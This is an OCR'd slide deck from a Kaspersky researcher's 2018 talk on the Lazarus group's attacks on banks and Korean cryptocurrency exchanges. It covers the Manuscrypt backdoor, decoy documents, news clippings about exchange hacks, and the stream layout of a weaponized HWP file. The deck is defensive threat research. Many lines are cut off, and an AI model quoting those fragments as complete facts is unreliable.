Anatomy of attacks aimed at financial sector by the Lazarus group

Seongsu Park

Senior Security Researcher @ Kaspersky Lab GReAT

June 16, 2018

KASPERSKY lab

whoami

- Name : Seongsu Park
- GReAT Senior Security Researcher
- Threat intelligence analyst, Cyber threat hunter


history

- Worked as Malware Researcher and Incident Responder
- Malware Researching, Incident Response, Threat Intelligence..

GREAT


- Global Research and Analysis Team, since 2008
- Threat intelligence, research and innovation leadership
- Focus: APTs, critical infrastructure threats, banking threats, sophisticated targeted attacks

Our Research



Who is Lazarus?

- Notorious APT group
- State-sponsored APT group
- Aimed at financial profit and cyber espionage, sabotage



Recent activities of Lazarus

TLP: AMBER

Lazarus targets electronic currency operators

Version: 1.0 (14.June.2017)

Executive summary

The HWP file format (Hancom word processor) is a common attack vector in South Korea. On May 2017, we have found fresh malicious hwp samples targeting at least two electronic currency operators in South Korea. These samples dropped Manuscrypt artifacts, one of the main tools used by Lazarus.

TLP: AMBER

Manuscrypt - malware family distributed by Lazarus

Version: 1.0 (5.May.2017)

Executive summary

a cyberthreat actor related to attacks such as Darkseoul, Sony Pictures Entertainment and
h Central Bank Heist. In the beginning of 2017 we discovered another campaign by Lazarus,
called Manuscrypt. According to our research, the threat actor used the Manuscrypt malware
nultiple attacks since 2013 until recent dates.

TLP: AMBER

Bluenoroff hit Casino with Manuscrypt

Report Id: 20170811

Version: 1.0 (25.August.2017)

Executive summary

In April 2017, we published a report[1] about the Bluenoro
According to our research, Bluenoroff's main focus has b
financial organizations, software developers for investme
even casinos. Furthermore, we observed[2] Bluenoroff atta
compromising the software typically used when dealing


Korean-speaking Actors

Our researchers focusing on attacks with a Korean nexus also had a very busy quarter, producing seven reports on the Lazarus group and WannaCry attacks. Most of the reports on Lazarus directly involved a sub-group we refer to as BlueNoroff. They are the arm that focuses mainly on financial gain, targeting banks, ATMs, and other "money-makers". We revealed to customers a previously unknown piece of malware dubbed 'Manuscrypt' used by Lazarus to target not only diplomatic targets in South Korea, but also people using virtual currency and electronic payment sites. Most recently, 'Manuscrypt' has become the primary backdoor used by the BlueNoroff sub-group to target financial institutions.

About Manuscrypt

- **From when?**
  - Start to use Manuscrypt from around 2013
  - Use it actively until recent
- **Connection?**
  - Many overlap with known Lazarus code style and C&C infrastructure
- **Attack where?**
  - Usually attacked national intelligence before
  - Recently, used when attacked financial sector

Early stage of Manuscrypt


UNCLASSIFIED

STRATEGY DIVISION MEDIA UPDATE – 20151221

China urges restraint after N. Korea put army on alert (Yonhap)

- China called for "calm and restraint" on the Korean Peninsula on Wednesday, a day after NK put its military on full alert against a major joint
- "We call on all relevant parties to bear in
  exercise restraint and maintain the mom
  Hua Chunying said when asked about th
- South Korea: Typhoon delayed drill (Korea
- The U.S., Korea and Japan are delaying
  Korea's warning of a "horrible disaster"
- The defense ministry in Seoul declined t
  South Korean Combined Forces Comma


Ministry of Foreign Affairs

Invitation to Semina

"Northeast Asia Peace and Coop

Monday 16th Nov 2015


Draft agenda for HMI Team Meeting in June 2016

We will be able to accomplish the meeting goals in 2 days.

So we have scheduled Weds and Thursday 25 and 26 June

for the meeting. This choice allows those with teaching

conflicts on Weds to attend the in depth discussions on

Thursday and does not force a meeting ending after 5 PM on

a Friday night.


			Sender
		ember 4 –	University of Southern California
			of Foreign Affairs
Word	2016-05-04	Meeting in June 2016	
Word	2013-10-10	STRATEGY DIVISION M UPDATE – 20151221	

Attacks on South Korea

KASPERSKY lab

Status of cryptocurrency exchange of Korea

World TOP 10 Cryptocurrency Exchanges




South Korea company

Continuous hacked Korea exchanges

CNN tech BUSINESS CULTURE GADGETS FUTURE STARTUPS

A bitcoin exchange in South Korea
being hacked, highlighting the per
year's stunning boom in digital cur

Seoul-based Youbit said it was filing for bankrupto
clients' holdings in an attack Tuesday.



Digital currency trading is big business in South Korea

**South Korea's spy agency believes that North
attacks on a crypto-currency exchange in the S**

At least $7m (£5.25m) in digital money was stolen in
money is now said to have ballooned in value to $82.7m.

The thieves also stole the personal information of some 30,0

They were trading the virtual currencies Bitcoin and Ethereum on the Bithumb
crypto-currency exchange.

Largest Cryptocurrency Exchange Hacked! Over $1 Million Worth Bitcoin and Ether Stolen

Tuesday, July 04, 2017 Swati Khandelwal


Share 16 Share Tweet Share

South Korean cryptocurrency exchange hack sees $40m in altcoin stolen

South Korean cryptocurrency exchange Coinrail has suffered a hack and lost some 30 percent of its coins worth US$40 million.

KASPERSKY lab

Infection vectors



Weaponized hwp

HWP file format

- Hangul (also known as Hangul Word Processor or HWP) is a proprietary word processing application published by the South Korean company Hancom Inc. *-Wikipedia*
- Used by most government agencies and government offices due to national software activation policy of Government
- The South Korea is one of the few countries where MS Word does not rank first

id	Status	Type	Name	Left	Right	Child
0	<Used>	Root	Root Entry	-	-	3
1	<Used>	Storage	BinData	-	-	2
2	<Used>	Stream	BIN0001.gif	13	-	-
3	<Used>	Stream	DocInfo	1	7	-
4	<Used>	Storage	Scripts	-	-	5
5	<Used>	Stream	DefaultJScript	-	6	-
6	<Used>	Stream	JScriptVersion	-	-	-
7	<Used>	Storage	BodyText	4	11	8
8	<Used>	Stream	Section0	-	14	-
9	<Used>	Storage	DocOptions	-	-	10
10	<Used>	Stream	_LinkDoc	-	-	-
11	<Used>	Stream	FileHeader	9	12	-
12	<Used>	Stream	\x05HwpSummaryInformation	-	-	-
13	<Used>	Stream	BIN0002.PS	-	-	-
14	<Used>	Stream	Section1	-	-	-
15	unused	Empty		-	-	-

